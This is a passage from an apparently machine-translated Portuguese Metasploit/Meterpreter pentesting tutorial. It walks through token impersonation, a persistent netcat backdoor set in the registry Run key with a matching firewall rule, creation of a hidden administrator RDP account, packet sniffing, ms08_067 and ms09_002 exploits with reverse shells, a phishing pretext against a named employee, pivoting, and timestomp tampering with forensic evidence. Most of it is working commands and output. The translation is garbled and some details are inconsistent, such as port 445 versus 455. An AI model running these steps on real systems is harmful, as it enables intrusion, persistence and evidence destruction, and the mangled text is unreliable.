  add_localgroup_user Attempt to add a user to a local group with all tokens
  add_user      Attempt to add a user with all tokens
  impersonate_token Impersonate specified token
  list_tokens   List tokens available under current user context
  snarf_hashes  Snarf challenge/response hashes for every token

meterpreter >
```

O que nós precisamos fazer primeiro é identificar se existem tokens válidos no sistema. Dependendo do nível de acesso que oferece o seu exploit você está limitado no tokens que são capazes de ver. Quando se trata de roubo de sinal, o sistema está rei. No sistema que você está autorizado a ver e utilizar qualquer símbolo na caixa.

* DICA *: administradores não têm acesso a todos os tokens também, mas eles têm a capacidade de migrar para processos do sistema, tornando-os efetivamente SYSTEM e capaz de ver todas as fichas disponíveis.

```
meterpreter > list_tokens -u

Delegation Tokens Available
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
SNEAKS.IN\Administrator

Impersonation Tokens Available
=====
NT AUTHORITY\ANONYMOUS LOGON

meterpreter >
```

Vemos aqui que há um token válido Administrador que parece ser de interesse. Precisamos agora de representar este símbolo a fim de assumir as suas prerrogativas. Aquando da emissão do impersonate_token 'comando', note as duas barras em 'SNEAKS.IN \ Administrador ". Isso é necessário porque faz com que bugs com apenas uma barra. Note também que, após passar por um token com sucesso, verificamos a nossa userID atual executando o comando 'getuid.

```
meterpreter > impersonate_token SNEAKS.IN\\Administrator
[+] Delegation token available
[+] Successfully impersonated user SNEAKS.IN\Administrator
meterpreter > getuid
```

```
Server username: SNEAKS.IN\Administrator
meterpreter >
```

Em seguida, deixa correr uma shell como esta conta individual, executando "executar cmd.exe-f-i-t" de dentro Meterpreter. A executar cmd.exe-f está dizendo Metasploit para executar cmd.exe, o-i nos permite interagir com o PC das vítimas, e as t-assume o papel representado por nós apenas incógnito.

```
meterpreter > execute -f cmd.exe -i -t
Process 3540 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
SNEAKS.IN\administrator

C:\WINDOWS\system32>
```

Resultado: Sucesso!

Interacting with the Registry

O registro do Windows é um lugar mágico, onde, com apenas algumas teclas você pode tornar um sistema praticamente inutilizável. Portanto, muito cuidado nesta seção seguinte, os erros podem ser dolorosos.

Meterpreter tem algumas funções muito úteis para a interação do registro. Vamos analisar as opções.

```
meterpreter > reg
Usage: reg [command] [options]

Interact with the target machine's registry.

OPTIONS:
    -d  The data to store in the registry value.
    -h  Help menu.
    -k  The registry key path (E.g. HKLM\Software\Foo).
    -t  The registry value type (E.g. REG_SZ).
    -v  The registry value name (E.g. Stuff).

COMMANDS:
    enumkey    Enumerate the supplied registry key [-k ]
    createkey  Create the supplied registry key  [-k ]
    deletekey Delete the supplied registry key  [-k ]
    setval     Set a registry value [-k -v -d ]
    deleteval Delete the supplied registry value [-k -v ]
    queryval   Queries the data contents of a value [-k -v ]
```

Aqui podemos ver que existem várias opções que pode utilizar para interagir com o sistema remoto. Temos a plena opções de leitura, escrita, criar e apagar as entradas do Registro remoto. Estes podem ser usados para qualquer número de acções, incluindo a recolha de informações remoto. Usando o registro, pode-se encontrar quais arquivos foram utilizados, sites visitados no Internet Explorer, programas utilizados, dispositivos USB utilizadas, e assim por diante.

Há uma lista grande referência rápida dessas entradas do Registro interessante publicado pelo acesso a dados em

http://www.accessdata.com/media/en_US/print/papers/wp.Registry_Quick_Find_Chart.en_us.pdf, bem como qualquer número de internet vale a pena encontrar referências quando houver algo específico que você está procurando.

Persistent Netcat Backdoor

Neste exemplo, ao invés de buscar informações sobre o sistema remoto, estaremos instalando um backdoor netcat. Isso inclui mudanças no sistema de registro e firewall.

Primeiro, temos de carregar uma cópia do netcat para o sistema remoto.

```
meterpreter > upload /tmp/nc.exe C:\\windows\\system32
[*] uploading   : /tmp/nc.exe -> C:\\windows\\system32
[*] uploaded    : /tmp/nc.exe -> C:\\windows\\system32nc.exe
```

Depois, nós trabalhamos com o registro de ter netcat executar no arranque e ouvir no porto 455. Fazemos isso através da edição da chave "HKLM \\ Software \\ Microsoft \\ Windows executar \\ \\ CurrentVersion.

```
meterpreter > reg enumkey -k HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\\software\\microsoft\\windows\\currentversion\\run

Values (3):

    VMware Tools
    VMware User Process
    quicktftpserver

meterpreter > reg setval -k HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d
"C:\\windows\\system32\\nc.exe -Ldp 455 -e cmd.exe"
Successful set nc.
meterpreter > reg queryval -k HKLM\\software\\microsoft\\windows\\currentversion\\Run -v nc
Key: HKLM\\software\\microsoft\\windows\\currentversion\\Run
Name: nc
Type: REG_SZ
Data: C:\\windows\\system32\\nc.exe -Ldp 455 -e cmd.exe
```

Em seguida, é preciso alterar o sistema para permitir conexões remotas através do firewall para o nosso backdoor netcat. Nós abrimos um prompt de comando interativo e use o "netsh" comando para fazer as alterações, uma vez que é um erro muito menos propensos do que alterar a Registro diretamente. Além disso, o processo mostrado deve funcionar em mais versões do Windows, como locais de registro e as funções são altamente versão e nível de patch dependentes.

```

meterpreter > execute -f cmd -i
Process 1604 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim\My Documents> netsh firewall show opmode
Netsh firewall show opmode

Domain profile configuration:
-----
Operational mode           = Enable
Exception mode             = Enable

Standard profile configuration (current):
-----
Operational mode           = Enable
Exception mode             = Enable

Local Area Connection firewall configuration:
-----
Operational mode           = Enable

```

Nós abrimos a porta 445 no firewall e verifique novamente se foi configurado corretamente.

```

C:\Documents and Settings\Jim\My Documents> netsh firewall add portopening TCP 455 "Service Firewall" ENABLE ALL
netsh firewall add portopening TCP 455 "Service Firewall" ENABLE ALL
Ok.

C:\Documents and Settings\Jim\My Documents> netsh firewall show portopening
netsh firewall show portopening

Port configuration for Domain profile:
Port  Protocol  Mode    Name
-----
139    TCP         Enable  NetBIOS Session Service
445    TCP         Enable  SMB over TCP
137    UDP         Enable  NetBIOS Name Service
138    UDP         Enable  NetBIOS Datagram Service

Port configuration for Standard profile:
Port  Protocol  Mode    Name
-----
455    TCP         Enable  Service Firewall
139    TCP         Enable  NetBIOS Session Service
445    TCP         Enable  SMB over TCP
137    UDP         Enable  NetBIOS Name Service
138    UDP         Enable  NetBIOS Datagram Service

C:\Documents and Settings\Jim\My Documents>

```

Então, com isso sendo concluída, vamos reiniciar o sistema remoto e testar o netcat shell.

```

root@bt4:/pentest/exploits/framework3# nc -v 172.16.104.128 455
172.16.104.128: inverse host lookup failed: Unknown server error : Connection timed out
(UNKNOWN) [172.16.104.128] 455 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim> dir
dir
Volume in drive C has no label.
Volume Serial Number is E423-E726

Directory of C:\Documents and Settings\Jim

```

```
05/03/2009 01:43 AM
.
05/03/2009 01:43 AM
..
05/03/2009 01:26 AM 0 ;i
05/12/2009 10:53 PM
Desktop
10/29/2008 05:55 PM
Favorites
05/12/2009 10:53 PM
My Documents
05/03/2009 01:43 AM 0 QCY
10/29/2008 03:51 AM
Start Menu
05/03/2009 01:25 AM 0 talltelnet.log
05/03/2009 01:25 AM 0 talltftp.log
4 File(s) 0 bytes
6 Dir(s) 35,540,791,296 bytes free

C:\Documents and Settings\Jim>
```

Maravilhoso! Em uma situação do mundo real, não estaríamos usando essa backdoor simples como este, sem autenticação ou criptografia, mas os princípios deste processo são os mesmos para outras mudanças para o sistema, e outros tipos de programas pode-se querer executar no arranque.

Enabling Remote Desktop

Vejamos outra situação em que o Metasploit facilita muito a backdoor no sistema usando nada mais do built-in ferramentas do sistema. Iremos utilizar 'Carlos Perez getgui script ', que permite Remote Desktop e cria uma conta de usuário para você logar no-la. Utilização deste script não poderia ser mais fácil.

```
meterpreter > run getgui -u hax0r -p gibs0n
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*] RDP is disabled enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] Setting user account for logon
[*] Adding User: hax0r with Password: gibs0n
[*] Adding User: hax0r to local group Remote Desktop Users
[*] Adding User: hax0r to local group Administrators
[*] You can now login with the created user
meterpreter >
```

E estamos a fazer! Isso é que é. Permite testar a conexão para ver se ele pode realmente ser assim tão fácil.



E aqui vemos que ele é. Nós usamos o comando 'rdesktop' e especificado o nome de usuário e a senha que deseja usar para o logon. Em seguida, recebeu uma mensagem de erro para nos avisar que um usuário já está conectado ao console do sistema, e que, se continuar, esse usuário será desconectado. Esse comportamento é esperado para um sistema desktop do Windows XP, então podemos ver que tudo está funcionando conforme o esperado. Observe que o Windows Server permite logons simultâneos gráficos para que você não possa encontrar essa mensagem de aviso.

Lembre-se que estes tipos de alterações podem ser muito poderosos. Entretanto, o uso desse poder de forma sábia, como todas essas etapas alteram os sistemas de formas que podem ser utilizados por pesquisadores para controlar que tipo de ações foram tomadas no sistema. As mudanças mais que são feitas, mais provas que deixar para trás.

Packet Sniffing with Meterpreter

Durante o tempo de escrever os tutoriais para este curso, HD Moore lançou um novo recurso para o Metasploit Framework que é muito poderoso em todos os aspectos. Meterpreter agora tem a capacidade de packet sniffing no host remoto, sem nunca tocar no disco rígido. Isto é especialmente útil se quisermos acompanhar o tipo de informação está sendo enviada, e ainda melhor, este é provavelmente o início de vários módulos auxiliares que acabará por olhar para os dados confidenciais dentro dos arquivos de captura. O sniffer módulo pode armazenar até 200 mil pacotes em um buffer de anel e exportá-los em formato PCAP padrão para que você possa processá-los usando psniff, dsniiff, Wireshark, etc

Primeiro, o foco fora de nosso controle remoto para explorar a vítima e ganhar o nosso padrão reverso Meterpreter console.

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.211.55.126
msf exploit(ms08_067_netapi) > set RHOST 10.10.1.119
msf exploit(ms08_067_netapi) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (205824 bytes)
[*] Meterpreter session 1 opened (10.10.1.4:4444 -> 10.10.1.119:1921)
```

A partir daqui iniciamos o sniffer em uma interface e começar a recolher os pacotes. Em seguida, despejar o sniffer saída para / tmp / all.cap.

```
meterpreter > use sniffer
Loading extension sniffer...success.

meterpreter > help

Sniffer Commands
=====

      Command      Description
      -----
sniffer_dump      Retrieve captured packet data
sniffer_interfaces List all remote sniffable interfaces
sniffer_start      Capture packets on a previously opened interface
sniffer_stats      View statistics of an active capture
sniffer_stop       Stop packet captures on the specified interface

meterpreter > sniffer_interfaces

1 - 'VMware Accelerated AMD PCNet Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )

meterpreter > sniffer_start 1
[*] Capture started on interface 1 (200000 packet buffer)

meterpreter > sniffer_dump 1 /tmp/all.cap
[*] Dumping packets from interface 1...
[*] Wrote 19 packets to PCAP file /tmp/all.cap

meterpreter > sniffer_dump 1 /tmp/all.cap
[*] Dumping packets from interface 1...
[*] Wrote 199 packets to PCAP file /tmp/all.cap
```

Podemos agora usar o nosso parser favorito ou ferramenta de análise de pacotes para analisar as informações interceptadas.

O packet sniffer Meterpreter usa o MicroOLAP Packet Sniffer SDK e pode cheirar os pacotes da máquina da vítima sem ter que instalar nenhum driver ou escreva para o sistema de arquivos. O módulo é inteligente o suficiente para realizar o seu próprio tráfego, bem e automaticamente remove qualquer tipo de tráfego a partir da interação Meterpreter. Além disso, os tubos Meterpreter todas as informações através de um túnel SSL / TLS e é totalmente criptografado.

Pivoting

Pivoting é a única técnica de usar um exemplo (também referida como uma "planta" ou "base") para ser capaz de "mover" em torno de dentro de uma rede. Basicamente, usando o primeiro compromisso de permitir e até mesmo ajuda no comprometimento de outros sistemas inacessíveis. Neste cenário, vamos usá-lo para o roteamento de tráfego de uma rede normalmente não-roteáveis.

Por exemplo, nós somos um pentester de Segurança-R-Us. Você puxa o diretório da empresa e encontrar pobres Mary Jo Swanson em Recursos Humanos em Sneaks.IN site principal. Você chama Mary Swanson e dizer que você é do grupo de tecnologia da informação e você precisa dela para ir a este site para corrigir o seu computador de "tráfego suspeito". Ela visita seu site e você acontecer para ser executado o mais tardar vulnerabilidade Internet Explorer.

```
msf > use windows/browser/ms09_002_memory_corruption
msf exploit(ms09_002_memory_corruption) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
SRVHOST	0.0.0.0	yes	The local host to listen on.
SRVPORT	80	yes	The local port to listen on.
SSL	false	no	Use SSL
URIPATH	/	no	The URI to use for this exploit (default is random)

Exploit target:

Id	Name
--	----
0	Windows XP SP2-SP3 / Windows Vista SP0 / IE 7

```
msf exploit(ms09_002_memory_corruption) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms09_002_memory_corruption) > set URIPATH /
URIPATH => /
msf exploit(ms09_002_memory_corruption) > set PAYLOAD windows/patchupmeterpreter/reverse_tcp
PAYLOAD => windows/patchupmeterpreter/reverse_tcp
msf exploit(ms09_002_memory_corruption) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
SRVHOST	0.0.0.0	yes	The local host to listen on.
SRVPORT	80	yes	The local port to listen on.
SSL	false	no	Use SSL
URIPATH	/	no	The URI to use for this exploit (default is random)

Payload options (windows/patchupmeterpreter/reverse_tcp):

Name	Current Setting	Required	Description
-----	-----	-----	-----
EXITFUNC	process	yes	Exit technique: seh, thread, process
LHOST		yes	The local address
LPORT	4444	yes	The local port

Exploit target:

Id	Name
--	----
0	Windows XP SP2-SP3 / Windows Vista SP0 / IE 7

```
msf exploit(ms09_002_memory_corruption) > set LHOST 10.10.1.109
LHOST => 10.10.1.109
msf exploit(ms09_002_memory_corruption) > set LPORT 8080
LPORT => 8080
msf exploit(ms09_002_memory_corruption) > exploit -j
[*] Exploit running as background job.
msf exploit(ms09_002_memory_corruption) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.10.10.243:80/
[*] Server started.
```

Nosso ataque de engenharia social tem sido um sucesso! Poor Mary Swanson foi conectado ao nosso site e tem-nos dado saber o pleno acesso ao seu computador.

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
```

```

[*] Using URL: http://0.0.0.0:80/
[*] Local IP: http://10.10.1.109:80/
[*] Server started.
[*] Sending Internet Explorer 7 Uninitialized Memory Corruption Vulnerability to 10.10.1.104:62238...
[*] Sending Internet Explorer 7 Uninitialized Memory Corruption Vulnerability to 10.10.1.104:62238...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending Internet Explorer 7 Uninitialized Memory Corruption Vulnerability to 10.10.1.104:62238...
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (205835 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.10.1.109:8080 -> 10.10.1.104:62239)

msf exploit(ms09_002_memory_corruption) > sessions -l

Active sessions
=====

  Id  Description  Tunnel
  --  -
  1    Meterpreter  10.10.1.109:8080 -> 10.10.1.104:62239

msf exploit(ms09_002_memory_corruption) >

```

A questão daqui é, para onde vamos depois?

Temos de alguma forma, ganhar acesso adicional e mergulhar fundo da rede. Se você notou, foi utilizada uma carga Meterpreter REVERSE. Observe as máquinas de ataque endereço IP está em uma sub-rede diferente da máquina vítimas. As vítimas endereço IP é 10.211.55.140 e nosso ataque é IP 10.10.1.109. Como podemos lançar ataques contra outros sistemas na rede? Se quisermos ir atrás de outro endereço IP 10.211.55.128 em, precisamos pivô nossos ataques e explorar o sistema. Vamos fazê-lo.

Começamos por interagir com a sessão Meterpreter e tome nota do nosso endereço IP vs vítimas IP. Nós emitir o comando 'route' para ver as sub-redes disponível no PC da vítima.

```

msf exploit(ms09_002_memory_corruption) > sessions -l

Active sessions
=====

  Id  Description  Tunnel
  --  -
  1    Meterpreter  10.10.1.109:8080 -> 10.10.1.104:62239

msf exploit(ms09_002_memory_corruption) > ifconfig
[*] exec: ifconfig

eth0      Link encap:Ethernet  HWaddr 00:0d:29:d9:ec:cc
          inet addr:10.10.1.109  Bcast:10.10.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee8:ebe7/64  Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:14826 errors:12824 dropped:0 overruns:0 frame:0
          TX packets:6634 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7542708 (7.5 MB)  TX bytes:2385453 (2.3 MB)
          Interrupt:19  Base address:0x2024

msf exploit(ms09_002_memory_corruption) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > route

```

Network routes

=====

Subnet	Netmask	Gateway
-----	-----	-----
0.0.0.0	0.0.0.0	10.211.55.2
10.211.55.0	255.255.255.0	10.211.55.140
10.211.55.140	255.255.255.255	127.0.0.1
10.255.255.255	255.255.255.255	10.211.55.140
127.0.0.0	255.0.0.0	127.0.0.1
224.0.0.0	240.0.0.0	10.211.55.140
255.255.255.255	255.255.255.255	10.211.55.140

meterpreter >

Background session 1? [y/N]y

Com esta informação valiosa na mão, nós adicionamos a nova rota para Metasploit usando o sub-rede e máscara de sub-rede da vítima e apontando para o número sessão Meterpreter que é '1' neste caso. Executando o "route print" comando irá mostrar as rotas disponíveis para nós.

```
msf exploit(ms09_002_memory_corruption) > route add 10.211.55.0 255.255.255.0 1
msf exploit(ms09_002_memory_corruption) > route print
```

Active Routing Table

=====

Subnet	Netmask	Gateway
-----	-----	-----
10.211.55.0	255.255.255.0	Session 1

```
msf exploit(ms09_002_memory_corruption) >
```

Vamos agora usar o nosso percurso recém-criada para explorar um outro sistema dentro da rede da vítima.

```
msf exploit(ms09_002_memory_corruption) > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/patchupmeterpreter/reverse_tcp
PAYLOAD => windows/patchupmeterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/patchupmeterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	thread	yes	Exit technique: seh, thread, process
LHOST		yes	The local address
LPORT	4444	yes	The local port

Exploit target:

Id	Name
--	----
0	Automatic Targeting

```
msf exploit(ms08_067_netapi) > set RHOST 10.211.55.128
RHOST => 10.211.55.128
msf exploit(ms08_067_netapi) > set LPORT 9000
```

```

LPORT => 9000
msf exploit(ms08_067_netapi) > set LHOST 10.10.1.109
LHOST => 10.10.1.109
msf exploit(ms08_067_netapi) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows 2003 Service Pack 2 - lang:English
[*] Selected Target: Windows 2003 SP2 English (NX)
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (205835 bytes)...
[*] Upload completed.
[*] Meterpreter session 2 opened (10.10.1.109:9000 -> 10.10.1.104:62260)

meterpreter >
Background session 2? [y/N]y

```

Certamente parece que conseguimos articulada em rede. Vamos confirmar que estamos onde queremos estar.

```

msf exploit(ms08_067_netapi) > sessions -l

Active sessions
=====

  Id  Description  Tunnel
  --  -
  1    Meterpreter  10.10.1.109:8080 -> 10.10.1.104:62239
  2    Meterpreter  10.10.1.109:9000 -> 10.10.1.104:62260

msf exploit(ms08_067_netapi) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > execute -f cmd.exe -i
Process 3864 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32> ipconfig

ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 6:

    Connection-specific DNS Suffix  . : localdomain
    IP Address. . . . . : 10.211.55.128
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.211.55.2

C:\WINDOWS\system32>

```

Sucesso! Temos derrotou a nossa exploração da rede 10.211.55.0/24 e comprometida com êxito hosts dentro da rede normalmente não roteável!

Temos agora acesso total para ambos 10.211.55.140 e 10.211.55.128! Se você notar 10.10.1.109 diz que está ligado a 10.10.1.104, note que nós fizemos uma carga reverso e que 10.10.1.104 é o endereço IP externo. O 10.211.55.128 e 10.211.55.140 está por trás do NAT router 10.10.1.104.

TimeStomp

Interagindo com a maioria dos sistemas de arquivos é como andar na neve ... você vai deixar pegadas. Como as pegadas são detalhadas, como se pode aprender muito com eles, e quanto tempo duram tudo depende de várias circunstâncias. A arte de analisar esses artefatos é forense digital. Por várias razões, ao realizar um teste de caneta você pode querer torná-lo difícil para um analista forense para determinar as ações que você tomou.

A melhor maneira de evitar ser detectado por uma investigação forense é simples: Não toque o sistema de arquivos! Esta é uma das coisas bonitas sobre meterpreter, ele carrega na memória sem escrever nada no disco, muito minimizar os artefatos que sai em um sistema. No entanto, em muitos casos, você pode ter que interagir com o sistema de arquivo de alguma forma. Nesses casos timestamp pode ser uma grande ferramenta.

Vamos olhar para um arquivo no sistema, e do MAC (Modified, acessado, modificado) vezes do arquivo:

```
File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 5/3/2009 2:30:08 AM
Last Accessed: 5/3/2009 2:31:39 AM
Last Modified: 5/3/2009 2:30:36 AM
```

Vamos agora começar a explorar o sistema, e carregando uma sessão meterpreter. Depois disso, vamos carregar o módulo timestamp, e dar uma rápida olhada no arquivo em questão.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] meterpreter session 1 opened (172.16.104.130:4444 -> 172.16.104.145:1218)
meterpreter > use priv
Loading extension priv...success.
meterpreter > timestamp -h

Usage: timestamp file_path OPTIONS

OPTIONS:

-a  Set the "last accessed" time of the file
-b  Set the MACE timestamps so that EnCase shows blanks
-c  Set the "creation" time of the file
-e  Set the "mft entry modified" time of the file
-f  Set the MACE of attributes equal to the supplied file
-h  Help banner
-m  Set the "last written" time of the file
-r  Set the MACE timestamps recursively on a directory
-v  Display the UTC MACE values of the file
-z  Set all four attributes (MACE) of the file

meterpreter > pwd
C:\Program Files\War-ftp
```

```

meterpreter > cd ..
meterpreter > pwd
C:\Program Files
meterpreter > cd ..
meterpreter > cd Documents\ and\ Settings
meterpreter > cd P0WN3D
meterpreter > cd My\ Documents
meterpreter > ls

```

Listing: C:\Documents and Settings\P0WN3D\My Documents

```

=====
Mode                Size      Type    Last modified          Name
----                -
40777/rwxrwxrwx    0      dir    Wed Dec 31 19:00:00 -0500 1969 .
40777/rwxrwxrwx    0      dir    Wed Dec 31 19:00:00 -0500 1969 ..
40555/r-xr-xr-x    0      dir    Wed Dec 31 19:00:00 -0500 1969 My Pictures
100666/rw-rw-rw-   28      fil    Wed Dec 31 19:00:00 -0500 1969 test.txt
meterpreter > timestomp test.txt -v
Modified           : Sun May 03 04:30:36 -0400 2009
Accessed           : Sun May 03 04:31:51 -0400 2009
Created            : Sun May 03 04:30:08 -0400 2009
Entry Modified:    Sun May 03 04:31:44 -0400 2009

```

Agora, vamos olhar para os tempos MAC exibida. Vemos que o arquivo foi criado recentemente. Vamos fingir por um minuto que esta é uma ferramenta super secreto que precisa se esconder. Uma maneira de fazer isso poderia ser para definir o tempo para coincidir com o MAC vezes MAC de um outro arquivo no sistema. Permite copiar o MAC do cmd.exe vezes para test.txt para torná-lo misturar um pouco melhor.

```

meterpreter > timestomp test.txt -f C:\WINNT\system32\cmd.exe
[*] Setting MACE attributes on test.txt from C:\WINNT\system32\cmd.exe
meterpreter > timestomp test.txt -v
Modified           : Tue Dec 07 08:00:00 -0500 1999
Accessed           : Sun May 03 05:14:51 -0400 2009
Created            : Tue Dec 07 08:00:00 -0500 1999
Entry Modified:    Sun May 03 05:11:16 -0400 2009

```

Lá vamos nós! Agora parece como se o arquivo text.txt foi criado em 07 de dezembro de 1999. Vamos ver como ele olha a partir do Windows.

```

File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 12/7/1999 7:00:00 AM
Last Accessed: 5/3/2009 3:11:16 AM
Last Modified: 12/7/1999 7:00:00 AM

```

Sucesso! Aviso há algumas pequenas diferenças entre os tempos através do Windows e MSF. Isto é devido à forma como os fusos horários são exibidos. Windows está exibindo a hora em -0600, enquanto mostra a MSF vezes como MC -0500. Quando ajustado para as diferenças de fuso horário, podemos ver que eles correspondem. Além disso, observe que o acto de verificação das informações de arquivos no Windows alterou a hora do último acesso. Isso só vai mostrar o quão frágil vezes pode ser MAC, e por um grande cuidado deve ser tomado quando interagindo com eles.

Vamos agora fazer uma mudança diferente. Se, no exemplo anterior, nós estávamos procurando para fazer as mudanças mistura pol Em alguns casos, isso simplesmente não é realista, e melhor que você pode esperar é tornar mais difícil para um investigador para identificar quando mudanças realmente ocorreu. Para essas situações, timestomp tem uma ótima opção (-b de branco), onde os zeros vezes MAC para um arquivo. Vamos dar uma olhada.


```

meterpreter > timestamp test.txt -v
Modified      : Tue Dec 07 08:00:00 -0500 1999
Accessed     : Sun May 03 05:16:20 -0400 2009
Created      : Tue Dec 07 08:00:00 -0500 1999
Entry Modified: Sun May 03 05:11:16 -0400 2009

meterpreter > timestamp test.txt -b
[*] Blanking file MACE attributes on test.txt
meterpreter > timestamp test.txt -v
[-] Error running command timestamp: Invalid MACE values
/pentest/exploits/framework3/lib/rex/post/meterpreter/extensions/priv/fs.rb:45:in
`get_file_mace'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/command_dispatcher
/priv/timestamp.rb:91:in
`cmd_timestamp'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:63:in
`parse'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:53:in
`each_pair'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:53:in
`parse'/pentest/exploits/framework3/lib/rex/post/meterpreter/packet_dispatcher.rb:78:in
`each_with_index'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:44:in
`each'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:44:in
`each_with_index'/pentest/exploits/framework3/lib/rex/parser/arguments.rb:44:in
`parse'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console/command_dispatcher/priv/ti
mestomp.rb:65:in
`cmd_timestamp'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`send'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`run_command'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console.rb:94:in
`run_command'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:196:in
`run_single'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:in
`each'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:in
`run_single'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console.rb:60:in
`interact'/pentest/exploits/framework3/lib/rex/ui/text/shell.rb:123:in
`call'/pentest/exploits/framework3/lib/rex/ui/text/shell.rb:123:in
`run'/pentest/exploits/framework3/lib/rex/post/meterpreter/ui/console.rb:58:in
`interact'/pentest/exploits/framework3/lib/msf/base/sessions/meterpreter.rb:181:in
`_interact'/pentest/exploits/framework3/lib/rex/ui/interactive.rb:48:in
`interact'/pentest/exploits/framework3/lib/msf/ui/console/command_dispatcher/core.rb:997:in
`cmd_sessions'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`send'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`run_command'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:196:in
`run_single'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:in
`each'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:in
`run_single'/pentest/exploits/framework3/lib/msf/ui/console/command_dispatcher/exploit.rb:143:in
`cmd_exploit'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`send'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:234:in
`run_command'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:196:in
`run_single'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:in
`each'/pentest/exploits/framework3/lib/rex/ui/text/dispatcher_shell.rb:191:in
`run_single'/pentest/exploits/framework3/lib/rex/ui/text/shell.rb:127:in `run'./msfconsole:82

```

Essa mensagem de erro é uma coisa boa! Depois de zerar os tempos MAC, timestamp não pôde analisar as entradas do MAC corretamente depois. Isso é muito interessante, como algumas ferramentas mal escritas forenses têm o mesmo problema, e vai falhar quando vir através de entradas como esta. Vamos ver como o arquivo procura no Windows.

```

File Path: C:\Documents and Settings\P0WN3D\My Documents\test.txt
Created Date: 1/1/1601
Last Accessed: 5/3/2009 3:21:13 AM
Last Modified: 1/1/1601

```

